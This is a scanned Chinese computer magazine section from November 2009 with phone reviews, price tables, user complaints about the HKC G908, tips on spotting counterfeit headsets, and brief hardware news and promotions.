在短信和邮件功能上, 欧版需自设彩信和 GPRS 设置, 略显麻烦。在无线上网方面, 行货 Touch 阉割了 WiFi, 虽内置了 IP 号码等实用软件, 但依旧相当尴尬。

行货 Touch 的最大优势是完善的售后服务, 除了网站和实体店售后网点外, 还在机身内置了客户服务电话和网店地址,

用户无须电脑就可查询所在城市的售后网店信息。

### 三、价格比拼: 差价 888 元, 欧版更具性价比

根据 11 月最新采集数据, 行货 Touch 黑色版参考报价为 2898 元, 欧版 HTC Touch 3G 黑色版参考报价为 2010 元, 差价接近 900 元。就整体性价比而言, 行货版几无优势可言。

### 总评: 欧版更具性价比, 行货版更适合初级 PPC 用户

可玩性上, 欧版支持 WCDMA/HS-DPA, 带 WiFi, 而且马尼拉 2D 带华丽的天气菜单, 远比行货 Touch 的移动定制业务更能吸引眼球; 价格上, 欧版优势明显; 售前/售后服务上, 行货 Touch 占优, 但就目前较为成熟的网购/代购渠道而言, 也并无太大价值。综上, 欧版 HTC Touch 3G 目前更值得入手, 特别推荐金色和咖啡色版。(图/文 月雯)(443012)

### 09 年 11 月十大品牌热门产品 TOP10 (价格仅供参考)

人气值	手机品牌	手机型号	参考价格(元)
1	诺基亚	5800XM	1950(-15)
直板、1320mAh、3.2 英寸 1600 万色 TFT、360 x 640、81M+16G、S60v5 智能 3G、3.2MP 卡尔·蔡司 AF、双 LED、GPS、WiFi、3.5mm 接口、多媒体			
2	索爱	T707(港行)	1598(+0)
翻盖、920mAh、2.2 英寸 26 万色 QVGA TFT、100M+16G M2 卡扩展、非智能、联通 WCDMA、3.2MP、4 倍变焦、手势输入、GPS、OLED 外屏			
3	三星	S5233	1190(+0)
直板、1000mAh、3.0 英寸 26 万色 TFT、240 x 400、50M+8G、非智能 2G、3.2MP、笑脸识别、JAVA、手写触摸、H.263/H.264/MPEG4 多媒体			
4	苹果	iPhone 3G(港行)	4140(-20)
直板、1200mAh、3.5 英寸、320 x 480、内置 8GB 内存、MAC 智能 3G、2MP、620MHz CPU、全手指多点触摸、多媒体、3.5mm 接口、上网、GPS、WiFi			
5	摩托罗拉	V8(港行)	1360(+25)
翻盖、740mAh、2.2 英寸 26 万色 TFT、320 x 240、512MB+2G、Linux、500MHz CPU、2MP、8 倍变焦、高速 8 张连拍、无缝平滑外壳、不锈钢框架			
6	HTC	Touch Diamond2	2930(-10)
直板、1100mAh、3.2 英寸 65K 色 TFT、480 x 800、512MB ROM/288MB RAM、WM6.5、联通 3G、5MP AF、多媒体、GPS、TouchFlo 3D、WiFi、ZOOMBAR			
7	LG	KC780	1340(+0)
滑盖、900mAh、2.4 英寸 26 万色 TFT、240 x 320、140MB+8G 扩展、非智能 2G、8MP AF、施耐德镜头、氙气补光、人脸识别、重力感应、自动旋屏			
8	多普达	S900	2180(+10)
直板、900mAh、2.8 英寸 65K 色 TFT、480 x 640、192MB RAM/256MB ROM、WM6.5、联通 3G、3.2MP AF、Touch-Flo 3D、重力感应、商务、GPS、WiFi			
9	黑莓	8310(软改九成新)	850(-100)
直板、1100mAh、2.5 英寸 65K 色 TFT、320 x 240、64M+4G 扩展、电子邮件、BlackBerry 4.5ROM、2MP、QWERTY 键盘、312MHz CPU、商务办公			
10	夏普	SH6018C	1639(-21)
翻盖、680mAh、2.6 英寸 26 万色 ASV、240 x 432、23MB+4G 扩展、非智能 2G、3.2MP AF、高亮 LED、5 脸部识别、4.6mm 广角镜头、多媒体			

外壳断裂 扬声器 屏幕点击偏移



## HKC G908

发现时间: 2009 年 8 月 16 日

投诉机友: MP2004、张小姐、李先生

砸机理由: 我的 G908 才用了 2 周, 就裂壳了, 而更巧合的是, 我朋友的一台也断裂了, 而且位置竟完全一样, 这个绝对是设计问题(MP2004); 用 G908 和朋友通电话是一种折磨, 听对方说话总是断断续续的, 还时常掉线, 信号支持太差了(张小姐); 扬声器调大点就像敲破锣, 而通电话时听筒声音又像蚊子叫, 接电话要用免提才听清, 镜头挡片居然也会掉(李先生)。

编辑点评: HKC G908 凭借高端配置和中端价格吸引了不少眼球, 但其外壳做工确实“山寨”。其采用的材质弯曲强度较弱、尺寸较小, 这也是导致外壳开裂的一大因素。通话时听筒音量过小也是一大硬伤, 经实测, 公共场所将音量调至最高也无法听清对方讲话, 且部分批次有明显的电流声。对于部分机友反映的屏幕点击偏移问题, HKC 厂商虽及时为机友更换了屏幕, 但质量确实让人担心。(崔振兴)(443013)



## 秋季档 千元高性价比手机导购

三星方面, U800 本周直接从 1160 元跌至 860 元。该机为全金属机身, 9.9mm 超薄设计, 直板造型, 非常适合男性机友入手。2.0 英寸 1600 万色 QVGA 屏; 3MP 摄像头, 带 LED 补光; 机身内存 1GB, 支持 microSD 扩展, 能满足一般拍照和资料存储等需求。

S7220U 本周从 1160 元跌至 999 元, 性价比提升明显。2.2 英寸 26 万色 AMOLED 屏, 画面既细腻又省电; 5MP AF 摄像头, 微笑快门、全景、ISO 调节等功能齐全。S7220U 是少有的低价全能 WCDMA 手机, 很适合喜欢简练实用的机友入手。

LG 方面, “曲奇”手机 KP500 的直板触摸式设计、3.0 英寸 26 万色 240 x 400 屏幕、Flash 动态操作界面, 深受机友, 尤其是喜欢可爱风的 MM 的青睐。本周该机从上周的 1180 元跌至 980 元, 时尚的外观, 出众的性价比, MM 机友可不

错过。技嘉方面, MW700 的 2.8 英寸 QVGA 触控屏、520MHz 高频 CPU、64MB RAM/256MB ROM 的内存组合、1300mAh 电池, 相当适合入门级 PPC 机友入手。本周该机更是从 1084 元跌至 980 元, 喜欢的机友可要抓紧了, 这个价位已相当超值。

天语方面, 老年手机 V760 近期从 1200 元跌到了 800 元, 降幅在低价手机中比较惊人。该机采用一块 3.2 英寸 26 万色 240 x 400 像素大屏; 还具有防盗追

踪、远程监控功能; 标配 1200mAh 电池, 表现全面。目前有黑、白两色可选。

● 国内知名主板厂商 GIGABYTE 生产的 MW700 相当值 (图/文 月雯)(443013)



■ 本周热门千元内高性价比手机参考报价 (价格仅供参考, 一切以当地销售价格为准)

手机型号	标准配置	参考价格	行情分析
三星 U800	一电一充一耳机一数据线	860 元	下挫明显, 男性首选
三星 S7220U	一电一充一耳机一数据线	999 元	全能机型, 可以入手
LG KP500	一电一充一耳机一数据线	980 元	曲奇触控, MM 首选
技嘉 MW700	一电一充一耳机一数据线 1G 卡	980 元	超值型 PPC, 本周推荐
天语 V760	两电一充一耳机一数据线 1G 卡	800 元	老年手机, 屏幕出众

U800 S7220U KP500 MW700 V760

### 鉴别真假 AD-54 线控

诺基亚 AD-54 线控适用于带 3.5mm 耳机接口的音乐手机, 这里来鉴别一下。外观上, 看耳机插孔, 仿货可见白色挡片, 正品几乎什么都看不到; 再看正面面板的连接处, 仿货边缘毛糙, 正品则经过抛光处理, 接缝处很光滑。拆开线控后看到, 仿货后盖内侧无任何标识, 正品印有 Nokia 的 LOGO; 从电路板



● 真假 AD-54 线控内部对比 (崔振兴)(443016)

### 拍照手机标记的相机术语有何含义?

Tessar (天塞) 指蔡司公司设计的三组四片镜头; F2.4/F3.2/F4.8 代表光圈大小值, 后面数字越小则光圈越大; 8MP 意思是 800 万像素, M(MEGA) 代表“百万”, P(PIXEL) 代表“像素”。AF(Auto



● 诺基亚 N86 标配的 8MP 认证镜头。AF、卡尔·蔡司 Tessar 镜头 (443017)



# 感受数字生活之魅,索泰 ION 系列闪亮登场

近期索泰正式推出主板产品线,而打响头炮的正是当前最热门的 HTPC 类产品。凭借与 NVIDIA 紧密的合作关系和别具特色的研发方向,推出了针对 HTPC 用户的全系列 ION 平台产品:采用 ION 芯片组的次时代 SFF 整机-魅酷;采用 Mini ITX 架构的 ION 主板-迷酷系列。首发产品数量多达 10 款,索泰主板的首次登场就大大震撼了 HTPC 玩家的心灵。

借此索泰产品发布会,索泰亦邀请各地媒体伙伴共同见证 NVIDIA 官方授予索泰的两项全球重量级大奖!分别是“NVIDIA 全球战略合作伙伴奖”与“ION 产品杰出设计

奖”。  
本次索泰推出的最新超微型主机-魅酷,面积比一本杂志还小的魅酷平台,基于创新的 ION 芯片组和低功耗 ATOM 处理器,集游戏娱乐与高清影音娱乐于一体,可同时满足家庭成员的全部娱乐要求。首创板载 PCI-E X16 插槽,可以支持最新高性能独立显卡,大幅提升系统游戏性能,打造现今游戏性能最强的 HTPC,完美兼顾高清、游戏这两个最主流的应用!



(深圳 刘伟)

本次索泰的定位相当前卫,不仅避开了传统主板市场的激烈竞争,还切准了 HTPC 这个前景广阔的市场,未来的发展趋势值得期待!

## 动态

### 映世缤纷系列 Charming 012 玛奇朵

映世便携音箱,已深受广大时尚数码爱好者喜爱,成为便携音频的耀眼的奇葩。便携、小型化音箱并不是简单的外观上的升级或体积缩小,而是真正着眼于客户的真实需要。缤纷系列 Charming 012 玛奇朵,是一款镶嵌奥地利水晶 ultra mini 笔记本、手机、iPod、mp3 音箱,强调便携精致和灵动音质,时刻体味曼妙音符;创意的音乐花瓣造型,亦可做为时尚挂件,成为聚会中的焦点。

(广州 杨学曙)

### 长城数码闪耀亮相

近期以“数码狂潮 闪耀中国”为主题的 2009 长城数码闪耀发布会在京召开。此次发布会是长城数码业务由长城电脑信息应用事业部直属运营后召开的首次大型发布会,充分展示了长城电脑在个人消费数码领域的强势综合实力与坚定信心。长城数码业务的启动得到了长城电脑集团的全力支持,以数码产品为核心的个人消费电子领域将无限扩大长城电脑与消费者现代信息生活的接触点。



(北京 高保萍)

## 活动

### 三星绝色显示器金秋好礼大放送

近期三星绝色显示器金秋好礼大放送促销活动上线!本次促销主题是“为青春加油,为绝色喝彩”,活动时间截止 11 月 30 日。在此期间,凡是购买任意一款绝色系列产品,都可得到超值豪礼。购买 21.5"及以上任一绝色型号即送价值 50 元的金龙鱼精炼一级大豆油(5L)一桶,购买 19"和 20"任一绝色型号即送价值 25 元的金龙鱼精炼一级大豆油(1.8L)一桶。



(北京 高保萍)

### 《梦幻诛仙》公测

《梦幻诛仙》北京海淀腾浪网吧火爆公测日活动圆满结束,超值体验,超丰厚奖品,活动现场如火如荼,让所有玩家目不暇接!从封测到内测,从内测到公测,在这具有里程碑式纪念意义的日子中,《梦幻诛仙》的成长历历在目,数百万玩家将与我们一同分享。一同见证这光辉的时刻,由引爆公测日活动引发的疑问和讨论在玩家中犹如一颗重磅炸弹,迅速引爆,引来百万玩家热议。

(北京 闫超)

### 微星易乐会沈阳站圆满落幕

近期微星“易乐会”举办名为“一秒超频,游戏至尊”的超频爱好者玩家体验会,与广大游戏和超频的爱好者共同进行了一次火爆的超频游戏盛典。本次展示的微星一体式电脑全部采用了触摸屏设计,并且搭配了微星自带的特色功能,附带许多有趣的小软件和游戏,能够充分展示触摸屏的魅力。这次易乐会的宗旨就是要让更多的玩家了解易超频,体验一秒超频带来的快感。

(上海 杨筱先)

## 新品

### 三星蓝光闪耀 WCG 总决赛

近期第九届世界电子竞技大赛总决赛(WCG)在成都成功举办。三星光存储作为此次活动的重要赞助商,不仅现身于这让人振奋的饕餮盛宴,而且携今年最新发布的光存储产品一同参展,其中还包括了让国内市场期待已久的蓝光驱动器产品。此款产品在 WCG 总决赛中的首度曝光,成为了会场上的一道亮丽的风景线。随后三星蓝光光驱也即将在中国市场上市,届时广大的玩家都可享受到蓝光的乐趣。

(北京 高保萍)

### 富士通 Win7 笔记本率先问世

近期富士通新品赏析会华丽绽放:率先推出搭载 Win7 操作系统笔记本电脑:LifeBook



A1220、P8110、T4310/T4410、S6420,以优越性能、时尚设计、超长续航时间、完善的安全防护、即时的通讯能力,打造出 Windows7 无与伦比的最佳拍档,带来操控手写的全新体验,更满足不同用户需求量身而作,全面覆盖时尚触控手写、轻薄以及全功能家用,掀起首轮 Windows7 体验风潮。

(北京 高保萍)

### 精英 G41T-M 全国到货

精英首批三倍金主板全国到货,高清入门首选的精英 G41T-M 主板采用性价比很高的小板设计,固态供电,CPU 的固态供电模块和内存的独立供电模块则可以保证整个平台能够长时间的稳定运行。这款主板不仅能够满足高清用户的需求,而且三倍金技术的加入更可以加强主板的抗腐蚀、散热和电气性能,提升主板的使用寿命,同时还能够降低企业用户的日常维护成本。

(北京 高保萍)

## 新品

### 技嘉 333 硬件加速主板面世

技嘉近期在 P55A 全系列七款主板中加入最新“333”硬件加速设计,这些技术包含 USB 3.0、SATA3.0 及 3 倍力 USB 电源供应设计。其中 USB3.0 选择了 NEC 控制芯片,其接口传输速度可至 5Gbps,相较 USB 2.0 提供 10 倍以上的传输带宽。还内置了 Marvell 最新 SE9128 高速 SATA3 芯片,能有效提升储存接口带宽至 6Gbps,传输率是 SATA2 的两倍。主板的 3 倍力特色可为 USB 设备所需的外接电源提供最大的兼容性。

(北京 高保萍)

### 百盛 C512 机箱带电源 298 元

航嘉百盛 C512 新品机箱到货,它采用极具动感、层次分明的前面板设计方案,搭配经典的红黑色调,演绎出航嘉百盛机箱设计师的极出创意,标配 200W 电源,零售报价只有 298 元。前面板顶部是隐藏式的光驱位置,侧面板采用 38 度机箱设计工艺,CPU 位置和 PCI 插槽位置都留有不错的散热孔,对于构建内部风道有不可忽视的作用。背部的散热孔径可自行加装 9-12CM 的出风风扇,用以构建更加良好的机箱内部散热体系。

(深圳 李鹏程)



### 天敏数码相框 DPF790S 上市

近日天敏科技最新推出一款支持重力感应功能的 7 英寸数字屏数码相框-DPF790S,用户只需翻动相框摆放方向便能自动调整照片的播放。DPF790S 数码相框具有强大的图片播放功能,支持最大图片分辨率高达 8000x8000,画面效果更加细腻,色彩更鲜艳。此外,它还支持多种幻灯变换方式,效果非常丰富。此外 DPF790S 还提供多种颜色的 PVC 镜面,用户可随意给相框“换新装”。

### 先马专业游戏系统悍马机箱上市

先马悍马机箱外观设计个性、粗犷,前面板提供 E-SATA、4 个 USB 接口,方便用户使用多外接设备。电源下置式设计,使电源拥有独立的散热风道,延长电源的使用寿命;悍马机箱采用 Intel 最新 TAC 2.0 散热规范,前后可安装 12CM 大风扇,并预留水冷设备安装孔;光驱、硬盘安装采用免工具设计,拆装更加灵活。先马悍马机箱不仅拥有拉风的外观和扎实的板材,更拥有卓越的散热设计,支持水冷散热设备。

(广州 孙晓霜)

### 铭瑄 GT220 巨无霸开卖 599 元

近日铭瑄推出一款全新的 GT220 巨无霸,该卡搭载 1024M 高速 SDDR3 显存,而售价仅 599 元。显卡内建 48 个统一流处理器,“冰刀”散热方案采用滚珠静音风扇与巨型散热片组合,供电方面,核心独立两相供电,显存一相供电,全部使用三洋高品质固态电容、全封闭陶瓷电感。该卡搭载三星 1.2ns 高速 SDDR3 显存,规格 1024M/128bit,核心显存频率 625/1580MHz,shader 频率 1360MHz。输出接口提供 HDMI/DVI/VGA 全接口组合。

(广州 杨学曙)

印刷超市 免费设计 网上下单 家门取件

# 华好印务直通车

网址: <http://yw.chinaok.com> 热线电话: 028-87688333-602 印务邮箱: [yw@cbigroup.com](mailto:yw@cbigroup.com)